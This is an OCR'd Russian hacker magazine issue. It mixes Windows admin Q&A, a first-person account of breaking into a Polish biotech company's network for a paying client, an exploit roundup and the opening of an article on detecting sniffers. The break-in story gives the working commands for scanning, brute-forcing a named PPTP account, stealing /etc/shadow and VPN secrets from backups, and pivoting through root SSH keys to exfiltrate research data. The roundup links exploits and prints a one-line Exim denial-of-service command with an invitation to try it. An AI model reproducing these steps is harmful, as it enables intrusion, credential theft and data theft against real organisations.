Q: Как мне подтереть все пароли, сохраненные в IE? Можно ли отучить гляделку от запоминания моих секретов?

A: Все получается элементарно. Мы просто бредем в Tools->Internet Options->Content->AutoComplete->Clear Passwords. Для отучения памяти IE от излишней прозорливости, снимаем галку в Use AutoComplete for ->User names and passwords on forms.

Q: Как запретить конкретному юзеру использование командной строки в пространстве WinXP?

A: Здесь существует несколько способов разумного ограничения. Если тебя интересует отдельный юзер, то ты просто чешешь в направлении HKEY_USERS\(usersid)\Software\Policies\Microsoft\Windows\System. Там выискивается 'DisableCMD', которое следует перевести в '1'. Если же тебе нужно ограничить целую группу, к которой принадлежит отдельный юзер, в действие вступает User Configuration\Administrative Templates\System\Prevent access to the command prompt. За более детальными разъяснениями обоих способов двигаемся в Сеть, необходимую доку можно качнуть на *http://www.microsoft.com/resources/documentation/Windows/2000/server/reskit/en-us/Default.asp?url=/resources/documentation/Windows/2000/server/reskit/en-us/regentry/93465.asp*. Есть и чуть менее элегантный способ. Тебе нужно лишь отыскать файл *cmd.exe*, чтобы запретить к нему доступ для конкретного юзвера. Правой кнопкой мыши ты выбираешь Security->Добавляешь ограничиваемого юзера->поднимаешь флаг «Deny (Execute)», запретив запуск файла командной строки.

Q: Можно ли перекрыть доступ к cmd.exe, просто переименовав его?

A: Перестанет ли Винда быть глюкавой, если ее назвать не «Окнами», а «Дверьми»? Маловероятно. Так и здесь, движение окажется мало полезным. Просто пользователь не сможет запустить интерпретатор при помощи знакомой иконки в меню «Пуск». Однако, тот же самый юзер, при минимальном желании воспользоваться мозгом, получит-таки доступ к необходимому бинарнику, причем без особых подвигов. Нужно будет лишь перебрать исполняемые файлы в %SystemRoot\System32, где один обязательно окажется переименованным *cmd.exe*. Так что подобный ход не похож на разумное решение. Кроме того, этот способ может принести неприятные моменты в повседневное использование винды. Переименование или удаление *cmd.exe* не принесет какого-либо успеха, если включена Windows File Protection, которая не позволяет модифицировать стандартные файлы системы. О том, какие проблемы сулит удаление/переименование стандартных бинарников, ты можешь прочитать в MSDN библиотеке Microsoft, разделе о WFP.

Q: Работники любят засиживаться после работы в админной сетке, чтобы повтыкать на порнуху. Начальство требует их отучать от этого, так что скажи, как мне автоматически вырубать все компы после 18:00?

A: На самом деле, подобные меры очень непопулярны и на моей памяти есть админ, которому борьба за уменьшение порнотрафика стоила работы :). Однако рабочее рукоблудие можно победить простой программой *at.exe*, через которую можно будет вбить запрос на отключение в любое нужное время. Строка «AT \\computername 18:00 /EVERY:m,t,w,th,f,s,su "shutdown -s"» заставит выключаться выбранные компы сразу с окончанием рабочего дня. Можно также обойтись без AT, залив на сервер «shutdown -s -f -m \\ComputerName -t 60 -c "Быстро все сохрани, а то я вырубаюсь через 60 сек!"». Понятно, что ты можешь быть повежливее и даже прибавить секунд на «сбор теплых вещей».

Q: Каким-то образом потер iexplore.exe, не могу по инету лазать! Как решить проблему, чтобы не пришлось бежать в суппорт к злым админам?

A: Вероятно, мы имеем дело с юзерским доступом к системе. Забывая о неправдоподобности возможности удаления файла юзером, предложу самый простой, но элегантный способ. Открыв любое окно винды, ты сможешь легко использовать его для серфинга. Там можно вместо знакомого «C:\» вбить *www.xakep.ru*, чтобы вырваться в царство королей андеграунда :).

Q: Как можно отрубать аккаунты юзеров, которые были неактивны целый месяц на моем Win2K Adv.server?


A: В желании реализовать подобное есть разумное зерно. Задуманное можно легко реализовать при помощи простого скрипта. Образец можно сдуть с *www.serverwatch.com*, я лишь поясню ключевые моменты предложенного там решения, которое окажется универсальным. Set GroupObj = GetObject("WinNT://MYDOMAINCONTROLLER/Users") натравит скрипт на конкретную машину. Здесь же можно вписать контроллер домена. If Diff >= 6 Then Flags = UserObj.Get("UserFlags") поможет установить количество недель, по прошествии которых, будет произведена отключка юзера или домена.

Q: Хочу быть уверен в том, что все системы NT-сети вовремя были обновлены. Что делать?

A: Решений будет два: прямое и для настоящих героев — в обход. В первом случае ты можешь с комфортом изучить специальный лог *%SystemRoot%\Windows Update.log*, где разыщется дата последнего апдейта системы. Не буду объяснять, как собирать логи с нескольких систем, так как об этом уже шла речь (Syslog Daemon). Можно соорудить контрольный лист со списком самых последних апдейтов, так что он будет сверяться с текущим содержанием подопечных систем. По пути к \HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Hotfix\$KBNUMBER будет номер последнего хотфикса (KnowledgeBase-записи). Хакерский, то есть путь самурая, потребует установки софтины Pasco с *www.foundstone.com*, которая, прочитав файл index.dat из C:\Documents and Settings\pcname\UserData, скажет, когда последний раз ты залетал на сайт Microsoft Update

История взлома распределенной сети научной лаборатории

[опять ночь, опять работа] Поздней ночью, когда я уже собирался спать, в мою ICQ постучался знакомый. Он хотел сосватать мне своего проверенного человечка, мол, того интересует тема взлома. Я сперва подумал, что это какой-нибудь очередной работник внутренних органов, но, по словам товарища, мне предстояло иметь дело с уважаемым ученым из Российской академии наук, специалистом по генным исследованиям. Он хотел, чтобы я помог одной польской биологической компании поделиться с ним своими наработками ;). Пообещав крупную сумму денег, он скинул мне адрес и попросил дать ответ на следующий день.






Внедрение в кластер


ШИРОКОПОЛОСНЫЙ ДОСТУП В ИНТЕРНЕТ СТРЕМИТЕЛЬНО ДЕШЕВЕЕТ. ВСЕ ЧАЩЕ И ЧАЩЕ ЛЮДИ СПРАШИВАЮТ МЕНЯ: «КАК СДЕЛАТЬ ТАК, ЧТОБЫ НЕСКОЛЬКО КОМПЬЮТЕРОВ В ЛОКАЛКЕ МОГЛИ РАБОТАТЬ В ИНЕТЕ ЧЕРЕЗ ОДНО ПОДКЛЮЧЕНИЕ?». РЕШИТЬ ЭТУ ПРОБЛЕМУ ЧРЕЗВЫЧАЙНО ПРОСТО, НЕ ОБЛАДАЯ ПРИ ЭТОМ ГЛУБОКИМИ ПОЗНАНИЯМИ В АДМИНИСТРИРОВАНИИ. ДАЖЕ В WINDOWS XP ИМЕЮТСЯ ВСЕ НЕОБХОДИМЫЕ СРЕДСТВА ДЛЯ ОРГАНИЗАЦИИ ШЛЮЗА МЕЖДУ ВНУТРЕННЕЙ И ВНЕШНЕЙ ГЛОБАЛЬНОЙ СЕТЬЮ | Степан Ильин aka Step (step@real.xakep.ru)

Работать я начал по стандартному сценарию — зацепил чистый проксик в браузер и полез на главный сайт компании *www.bioinfo.pl*. Сканирование на предмет бажных скриптов к нужному результату не привело, ручной и автоматизированный (с помощью Google) поиск также не дал ничего хорошего. Промаявшись целый час, я так и не сдвинулся с места. Нужно было изменить стратегию взлома, и я решил просканировать порты на этой машине и во всей подсети.
Сканил я, как обычно, Nmap'ом. Может быть, когда-то мне и нравились удобства виндового LanGuard Scanner, но теперь я целиком и полностью перешел в консоль. Действительно, только Nmap может безопасно для хакера просканировать нужную сеть и показать все баннеры сервисов.
Первое сканирование я осуществил с набором опций -sS -o scan.log, чтобы просто ознакомиться с сетевой картиной в интересующей подсети. Спустя десять минут после старта, сканер записал в лог сведения обо всех живых машинах. В момент скана их было 12, и большинство управлялось двухтысячной виндой. Понятное дело, что меня интересовал только Linux, все Windows-машины, наверняка, были простыми рабочими станциями.
После анализа лога я понял, что на главном WWW-сервере наружу открыты следующие порты: 53, 79, 80, 3128 и 1723. За фильтром же находились 21, 22, 25, 110 и 3306. По-видимому, на сервере крутился не только Apache, но и ряд других важных сервисов, которые мне предстояло поломать :).

[посягательство на локальную сеть] В надежде, что администратор сети лопух, я попытался приконнектиться к порту 3128 с запросом на сторонний ресурс. Однако тут же был послан с ошибкой 403. Это означало, что сисадмин все-таки позаботился о настройке проксика и грамотно прописал права по IP-адресам. Затем я захотел проверить, что скрывается за портом 79. По RFC за этой цифрой прикреплен finger-сервис, то есть любой желающий может проверить наличие юзера на линии. И действительно, стоило мне зателнетиться на порт, как я получил табличку, состоящую всего из одной строки:



[объект для взлома]



```
Host    (150.254.141.0) seems to be a subnet broadcast address (retu
pings). Skipping host.
Interesting ports on pb1.ibi.poznan.pl (150.254.141.14):
(The 1586 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
25/tcp     open        smtp
53/tcp     open        domain
80/tcp     open        http
110/tcp    open        pop-3
135/tcp    filtered    loc-srv
136/tcp    filtered    profile
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
445/tcp    filtered    microsoft-ds
```

[быстрый процесс сканирования сети]

```
[root@fast2 src]# ./thc-pptp-bruter
Target IP missing.
thc-pptp-bruter [options] <remote host IP>
  -v          Verbose output / Debug output
  -W          Disable windows hack [default: enabled]
  -u <user>   User [default: administrator]
  -w <file>   Wordlist file [default: stdin]
  -p <n>      PPTP port [default: 1723]
  -n <n>      Number of parallel tries [default: 5]
  -l <n>      Limit to n passwords / sec [default: 100]

Windows-Hack reuses the LCP connection with the same caller-id. This
gets around MS's anti-brute forcing protection. It's enabled by defaul

[root@fast2 src]# ./thc-pptp-bruter -u andrzejk  -n 100 150.254.141.29
PPTP Connection established.
Hostname 'ns.boinfo.pl', Vendor 'Linux PoPTOP', Firmware: 250
```

[запуск брутфорса для PPTP]

ER

Andrzejk pts/0 adm-home.bioinfo 9:41AM -.

Она означала, что в системе присутствует какой-то пользователь — по-видимому, администратор. Причем не факт, что юзер залогинился в консоли, он мог войти в сеть через VPN-соединение. Иначе зачем было открывать на сервере порт 1723, который, как известно, закреплен за службой VPN PPTP.
Взлом VPN можно осуществить как минимум двумя способами. Либо MitM'ом (Man-in-the-Middle), когда хакеру необходимо перехватить трафик между двумя компьютерами и представиться доверенным узлом каждому из них (с последующим перехватом соединения, разумеется). Либо перебором пароля к уже известному логину. В моем случае второй вариант предпочтительнее, потому как для осуществления MitM-атаки мне потребовалось бы взломать компьютер, находящийся в одной подсети с главным сервером.
На самом деле подобрать PPTP-аккаунт не очень сложно. Мир не без добрых людей, поэтому в интернете полно брутфорсов практически для всех сетевых сервисов. Самый лучший переборщик для VPN называется THC-pptp-bruter (*http://thc.org/download.php?t=r&f=thc-pptp-bruter-0.1.4.tar.gz*). Как ты догадался, написан он немецкой хакгруппой THC. Я уже испытывал его, и работа его мне очень понравилась. Перед запуском мне надо было определиться с именем пользователя и предполагаемым паролем. Судя по ответу finger-сервиса, логин очень походил на какое-то польское слово. Поэтому логичнее всего было использовать польский словарь для перебора. Один такой, средней тяжести, нашелся по ссылке *ftp://ftp.ox.ac.uk/pub/wordlists/polish/words.polish.Z*, откуда я и слил его на боевой шелл. Затем я запустил брутер следующей командой:

```
./thc-pptp-bruter -u andrzejk -w pl.words -n
100 bioinfo.pl.
```

Переборщик сообщил, что коннект произошел успешно и перебор начался без ошибок. Если ты еще не догадался, то объясняю: опция -n означает число потоков, порождаемых брутером. Сотня — самый оптимальный вариант.
Мне очень повезло — уже через час брутфорс сообщил, что подобрал пароль на PPTP. Это было слово kdroste. Не медля ни минуты, я зашел на карженный виндовый сервер и создал новое VPN-соединение без перенаправления трафика через него. Коннект был удачным, и в статистике VPN-соединения я увидел локальный адрес 192.168.30.34.

[первые потери] В эту минуту я подумал о том, что мои действия слегка ошибочны. Во-первых, я совсем забыл, что в Польше в данный момент почти полдень, а во-вторых — я только что невольно завершил VPN-сессию администратора. Короче, действовать мне надо было как можно быстрее. Запустив портированный виндовый nmap, я просканировал локальную сеть 102.168.30.0/24 и нащупал 42 машины. Самая первая из них выступала в роли шлюза и, по-видимому, была тем же самым сервером bioinfo.pl, но только с внутренней стороны. В локалке ни один порт не фильтровался, поэтому я без проблем мог обратиться к машине по FTP или SSH-протоколу.
Первое, что я сделал, — попробовал залогиниться на 22 порт под аккаунтом andrzejk:kdroste и, конечно же, оказался в консоли. Действительно, зачем держать несколько паролей на разные ресурсы? Можно воспользоваться одним, что и было сделано польским администратором :).
В консоли WWW-сервера не было ничего интересного. Собственно, я и не надеялся увидеть в его каталогах что-то шокирующее и приватное — мало кто решится хранить генные исследования на внешнем сервере. Пока что я скопировал на свой компьютер файл */etc/passwd* — так, на всякий случай :). Затем мне очень захотелось посмотреть базу VPN-пользователей. Никаким radius-сервером здесь и не пахло, на Linux-серваке располагался обычный pptpd с ppp'шной базой в */etc/ppp/chap-secrets*. Только вот эта самая база была недоступна обычному пользователю, то есть прав на ее чтение у меня не было. Брать рута на этой машине тоже было сложно — сервер находился под контролем свежей Redhat 9.0, для которой в паблике сплойтов не было.
Быстренько прошвырнувшись по папкам, я нашел второй HDD, который был подмонтирован в */mnt/backup*. «Бэкапы — это хорошо!» — подумал я и направился в этот каталог. А там я увидел то, что раз от раза вижу на большинстве крупных серверов: в корне раздела лежали большие архивы с именами etc-date.tar.gz, home-date.tar.gz, www=date.tar.gz и т.п. На первый взгляд ничего удивительного, однако права доступа на все файлы были равными 644! Действительно, если просто создавать tar-архив, система сожмет данные и совсем не позаботится о полномочиях. После распаковки архива все права на документы и каталоги, конечно, будут соблюдены, но ведь мне ничего не мешает перекачать архив к себе на компьютер и рассмотреть его там. Так я и сделал. Воспользовавшись консольной утилитой scp, я быстро слил архив-бэкап каталога /etc. Он весил всего 500 Кб, так что много времени у меня это не заняло. Но стоило мне залезть в скачанный архив, как VPN-соединение пропало. Сначала я подумал, что мой провайдер немного глючит, однако попытка повторного входа успехом не увенчалась. Мало того, администратор занес адрес моего дедика в файрвол, благодаря чему я потерял доступ к внешней и внутренней сетям компании.

[удар по кластеру] Но я и не думал расстраиваться, ведь архив был успешно перенесен на мою машину. Как я и ожидал, все логины и пароли на VPN были прописаны в файле */etc/ppp/chap-secrets*. Кроме этого, мне удалось скоммунизидить важный файл */etc/shadow*, что открывало безграничные возможности. В базе PPTP я насчитал 20 пользователей, чьи имена в большинстве своем совпадали с системными. Остава-

[словари на любой вкус!]

лось лишь составить словарик из слов в */etc/ppp/chap-secrets* и прогнать по нему все пароли в shadow. Эта пустяковая задачка была решена, и через пять минут у меня на руках был рутовый пароль к серверу. Как оказалось, он совпадал с пассвордом одного из администраторов сервера (всего их было три).
Дождавшись глубокой польской ночи, я посмотрел статистику сервиса finger и не увидел там ни одного активного пользователя. Настала пора действовать! Снова зацепившись по VPN, я зашел на сервер под вторым администратором. Затем успешно засуидился на рута и таким образом поимел максимальные привилегии. Но меня не интересовал WWW-сервер, мне нужно было каким-то образом проникнуть в кластер компании и стащить оттуда генные расчеты. Сначала я думал, что совершить двойную атаку очень сложно и у меня не получится быстро попасть на локальные машины без установки сниферов, ядерных модулей и тому подобного, но все оказалось проще, чем я ожидал. После быстрого просмотра файла */root/.bash_history* я нашел там... нет, не рутовый пароль на кластер, как ты, наверное, подумал, а всего лишь команду */usr/cluster/bin/mass-cmd reboot*. Обратившись к этому файлу, я понял, что это специальный Perl-скрипт, выполняющий команду на всех кластерных станциях. Причем выполнял он ее весьма своеобразно:

[код скрипта mass-cmd]

```
#!/usr/bin/perl
if(!@ARGV){
die"usage: $0 cluster_command\n";}
for(my $a=2;$a<=16;$a++){
        print "\n192.168.30.$a:\n";
        system "ssh 192.168.30.$a @ARGV\n";
}
print "\n";
```

Как видишь, сценарий просто входит на каждую станцию в сети и выполняет там заданную инструкцию. Вход без пароля можно осуществить только с помощью ключей, которые находятся... правильно, в каталоге */root/.ssh*. Набрав команду ssh 192.168.30.2, я сразу попал в консоль одного из узлов кластера. А выполнив запрос df -h, я увидел сетевой диск, смонтированный в */usr/bio*. Именно там находились все программы и генные таблицы. Так как я в этом деле мало что понимаю, мне пришлось сжать информацию в один большой архив и вытянуть его сначала на WWW-, а затем и на карженный сервер. Сливал данные я частями: вначале утащил таблицы, а затем софт, который распределенно считает соединения по каким-то формулам. Увидев пару архивов, заказчик очень обрадовался, попросил меня стянуть остальную инфу и для стимула наградил авансом :).
Спустя два часа я слил все, что можно было скачать: бэкап postgresql-базы (я случайно ее нашел в каталоге */root*), весь софт для распределенных вычислений как для Windows, так и для Linux, кучу служебной документации, а также какие-то таблицы с генными соединениями. Все это добро я аккуратно выложил на буржуйский фтп и дал ссылку заказчику.
На следующий день клиент полностью оплатил мою работу. Он остался очень доволен той инфой, которую я ему подбросил, и сказал, что она пригодится в его дальнейших исследовательских работах.

[а что дальше?] Я договорился с человеком, что буду снабжать его свежими данными с кластера (не за спасибо, разумеется), но буквально на следующий день поляки закрыли порт 1723 для внешних сетей. По-видимому, они каким-то образом догадались об утечке и позаботились о своей безопасности. Я потерял доступ к их ресурсам, хотя и владел полной базой логинов и паролей. Но я не отчаивался, ведь при необходимости можно найти и другую дырку в этой замечательной польской подсети :)

[ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?]


1 Я правильно сделал, что просканировал всю подсеть на открытые порты. Удача мне улыбнулась, и я нащупал открытые 79 и 1723. Что было дальше, тебе уже известно :).
2 Я знал, что админы никогда не будут хранить важные данные на WWW-сервере (я говорю о правильных администраторах), поэтому искал лазейку в локальную сеть. И нашел ее — это был кластер.
3 Для попадания в кластер должен был существовать простой путь. Его я обнаружил в каталоге */root/.ssh*, авторизация проводилась по RSA-ключу.

[О ПРОЕКТАХ THC]


THC-PPTP-Bruter не единственная программа, придуманная хакерской группой THC. Ребята из этой команды написали кучу полезных программ. Я хочу рассказать об избранных проектах, с которыми ты обязательно должен ознакомиться:

1 THC-Hydra (v4.6) — великий и могучий брутфорс, который уже не раз описывался на страницах этого журнала. Он умеет подбирать пароли ко многим сервисам, включая SSL, SSH, ICQ и другие (http://thc.org/download.php?t=r&f=hydra-4.6-src.tar.gz).
2 THC-Vlogger (v2.2) — ядерный модуль, который незаметно подключается к кернелу и локально снифает команды всех пользователей. Этот LKM также создает удобочитаемый лог с настраиваемой детализацией (*http://thc.org/download.php?t=r&f=vlogger-2.1.1.tar.gz*).
3 THC-SecureDelete (v3.1) — программа для параноиков. Как понятно из названия, служит для безопасного удаления файлов. Она перезаписывает область на диске от 15 до 30 раз, не давая шансов восстановить секретную или провокационную информацию (http://thc.org/download.php?t=r&f=secure_delete-3.1.tar.gz).





[большая честно украденная база shadow]



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОЙТОВ

ANIVIRUS KASPERSKY LOCAL EXPLOIT

[описание] Не так давно была найдена грубейшая уязвимость в отечественном антивирусе от Касперского. Суть ее в том, что касперская подсистема защиты напрямую вызывает функцию из драйвера klif.sys. Все было бы замечательно, если бы не один нюанс: со страницы драйвера снимается бит супервизора, что делает ее общедоступной для низкоуровневых приложений. Таким образом, никто не мешает перезаписать код этого драйвера специальной программой, а затем дождаться вызова функции. Разумеется, что вызванная процедура может содержать вредоносный код. Скажем, запуск привилегированного блокнота, что продемонстрировано в тестовом эксплойте :).

Скажу по секрету, что баг актуален только для Windows 2000. В Windows XP Касперский работает нормально. Видимо, это связано с улучшенной реализацией защиты операционной системы.

[защита] Защититься от данной напасти пока нельзя. Так что, если не хочешь быть невольной жертвой локального взломщика, удали антивирус со своей машины, либо установи защиту от другого производителя.

[ссылки] Тестовый эксплойт ты можешь скачать по адресу *www.xakep.ru/post/27002/exploit.txt*. Как я уже сказал, он запускает ноутпад под системным аккаунтом. Этот сплойт был протестирован под Win2k с пятой версией Каспера.

[злоключение] Как видим, Евгений Касперский допустил грубейшую ошибку в своем продукте. В результате это подорвало доверие пользователей к его продукту и подарило локальным взломщикам еще одну прекрасную лазейку в систему. Ведь изменить часть шеллкода для запуска другого приложения очень просто.

[greets] На этот раз о баге нам поведал наш соотечественник Илья Рабинович. Он описал суть ошибки, а также выложил тестовый эксплойт с примитивным шеллкодом.



[шеллкод, открывающий блокнот под системным пользователем]

INVISION POWER BOARD 2.0.3 REMOTE EXPLOIT

[описание] В последнее время атаки на форумы стали очень популярны. Сперва хакеры рьяно ломали phpBB, затем пытались искать баги в движке vBulletin, а теперь взялись за популярную борду IBB. В скриптах этого форума нашлась брешь, позволяющая выполнить SQL-инжекцию и утащить пароль администратора.

Эксплойт работает по принципу брутфорса. Он инициализирует соединение с сервером, передавая скрипту поддельную кукизу администратора. Затем с помощью SQL-инжекции сценарий последовательно подбирает каждый символ MD5-пароля пользователя. В конце-концов пользователю выводится полный хэш. Его можно вставить в собственный кукиз, тем самым выдать себя за администратора и попасть в админку. Либо пойти иным путем — расшифровать пароль с помощью MD5Inside и использовать в других корыстных целях.

[защита] Чтобы защититься от уязвимости необходимо обновить версию форума до 2.0.4, либо вообще отказаться от этой борды. Надо сказать, что во второй версии используется вложенная авторизация, когда найденный MD5-хэш является очередным MD5-хэшем пользовательского пароля. В этом случае расшифровать пассворд почти невозможно.

[ссылки] Скачать перловый эксплойт можно отсюда: *www.xakep.ru/post/26943/exploit1.txt*. Существует так же подобный вариант сплойта на PHP, забрать его можно на *www.xakep.ru/post/26943/exploit.txt*.

[злоключение] Для эффективного применения эксплойта его необходимо слегка пропатчить. В противном случае он будет выдавать звездочки вместо реально найденного MD5-хэша. Тыкать носом в «неправильную» строку не буду — додумаешься сам :).

[greets] Сценарий для взлома был написан кодером 1dt.w0lf из команды RST (*http://rst.void.ru*). Эта команда написала множество рабочих эксплойтов и данный экземпляр тому доказательство :).

[наглядная демонстрация взлома]

EXIM <=4.43 BUFFER OVERFLOW EXPLOIT

[описание] Не так давно я описывал уязвимость в Exim, основанную на баге в SPA-аутентификации. На этот раз брешь кроется уже в другой функции под названием dns_buld_reverse(). При умелом подходе можно передать в эту процедуру мусор, который переполнит буфер. Эти данные затем будут переданы в специальный буфер, а через некоторое время исполнятся в виде команды.

Единственный недостаток эксплойта кроется в том, что рута он не дает. Дело в том, что при выполнении кода, exim делает setuid() на пользователя mail, под которым, собственно, и запускается командный интерпретатор.


Впрочем, убить exim можно и без эксплойтов. Достаточно выполнить команду /usr/bin/exim -bh ::%A`perl -e 'print pack('L',0xdeadbeef') x 256'`, и почтовый демон быстро склеит ласты. Попробуй — тебе понравится :).

[защита] Защититься от напасти можно двумя способами. Либо установить патч, который выложен на странице *www.exim.org/mail-archives/exim-announce/2005/msg00000.html*, либо скачать свежий релиз exim'а с этого же сайта.

[ссылки] Ознакомиться с возможностями локального эксплойта можно по адресу *www.xakep.ru/post/27010/exploit.txt*. Детали уязвимости доступны на этой странице: *http://security.nnov.ru/docs7598.html*.

[злоключение] Не думаю, что этот эксплойт наделает много шума. Да, баг является рабочим и может повлечь за собой утечку всей почтовой корреспонденции (ведь uid exim'а позволяет получить доступ к пользовательской почте). Однако мало кому нужен локальный шелл с правами mail — разве только хакерам, охотящимся именно за конфиденциальными письмами :).

[greets] Идея и воплощение уязвимости полностью принадлежит известной команде iDEFENSE. О популярности данной команды я молчу — творения этих ребят я описываю практически в каждом обзоре эксплойтов.



[простой код сложного эксплойта]

SNIFFER

Удар по сниферу

ЕСЛИ ТЫ РАБОТАЕШЬ В ЛОКАЛЬНОЙ СЕТИ, ТЕБЕ СТОИТ ОПАСАТЬСЯ ЗА СОХРАННОСТЬ ПЕРЕДАВАЕМЫХ ТОБОЙ ДАННЫХ. В ЛЮБОМ СЕГМЕНТЕ ВСЕГДА НАЙДЕТСЯ ХАКЕР, КОТОРЫЙ НЕ ПРОЧЬ «ПОРЫБАЧИТЬ» В ЛОКАЛКЕ НА ПРЕДМЕТ ПРОЛЕТАЮЩИХ ПАРОЛЕЙ, ЛИЧНОЙ ПЕРЕПИСКИ И ПРОСТО ДАННЫХ, КОТОРЫЕ НЕ ПРИНЯТО СООБЩАТЬ ПЕРВОМУ ВСТРЕЧНОМУ. ЧТОБЫ НЕ ПОПАСТЬ ВПРОСАК, ТЫ ПРОСТО ОБЯЗАН ЗНАТЬ ОСНОВНЫЕ МЕТОДЫ ОБНАРУЖЕНИЯ СНИФЕРОВ | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Обнаружение нюхачей в локальных сетях

[теоретические основы] Ни для кого не секрет, что в любой локальной сети можно перехватывать информацию. Прослушивание сети на хабах осуществляется очень легко: снифер принудительно переводит lan-адаптер в promisc mode, в результате чего карточка начинает принимать абсолютно все пакеты, даже ей не предназначенные. Такой метод получил название «пассивный перехват» и может быть реализован только в случае использования хабов.

Если провайдер заботится о своих клиентах, то он обязательно заменит все хабы на свитчи. При этом коммутатор никогда не будет пересылать трафик по всем портам, а гарантированно отправит их только в гнездо получателя. Однако существует реализация атаки MitM, при которой ARP-таблицы целевых узлов заполняются ложными данными, в результате чего трафик между двумя машинами пересылается через третий компьютер. Такой вид перехвата называется активным. Несмотря на кажущуюся безысходность, существуют методы, позволяющие засечь работу как активного, так и пассивного снифера. Все они базируются на основах передачи данных в сети Ethernet, посему являются простыми и понятными.

[в сети пассивный снифер] Предположим, что у нас имеется локальная сеть 192.168.0.0 /255.255.255.0. За каким-то IP-адресом располагается хакер, запустивший пассивный снифер. Наша задача — найти айпишник злоумышленника, чтобы впоследствии настучать ему по голове тяжелым предметом :). Эта проблема решается несколькими способами, но, к сожалению, некоторые из них по ряду причин могут не сработать.



На компакт-диске ты найдешь все описываемые утилиты для сетевого противостояния, а также упомянутую статью с void.ru.



Обязательно прочитай обзор программы AntiSniff на void.ru. В статье описаны все методы, используемые программой для выявления сниферов: www.void.ru/content/652.

1 Доблестный ping на страже порядка. Начнем с самого простого способа определения снифера. Как ты знаешь, преобразование MAC-адреса в IP осуществляется с помощью протокола ARP. При нормальном режиме работы сетевой карты адаптер будет проверять MAC-адрес в каждом фрейме на соответствие со своим. Если MAC совпал — пакет будет принят, иначе — отброшен. Но при переводе сетевухи в promisc mode MAC-адрес не будет проверяться — абсолютно все пакеты пройдут через компьютер злоумышленника. Предположим, что за адресом 192.168.0.5 скрывается снифер и тебе необходимо убедиться в этом. Твои дальнейшие действия заключаются в выполнении двух команд:

```
arp -s 192.168.0.5 11-22-33-44-55-66
ping 192.168.0.5
```

Если ты получишь ответ от узла, то снифер действительно присутствует. Получив пакет с некорректным маком, система увидит в нем ECHO_REQUEST и ответит на него пакетом ECHO_REPLY, выдав себя с потрохами.

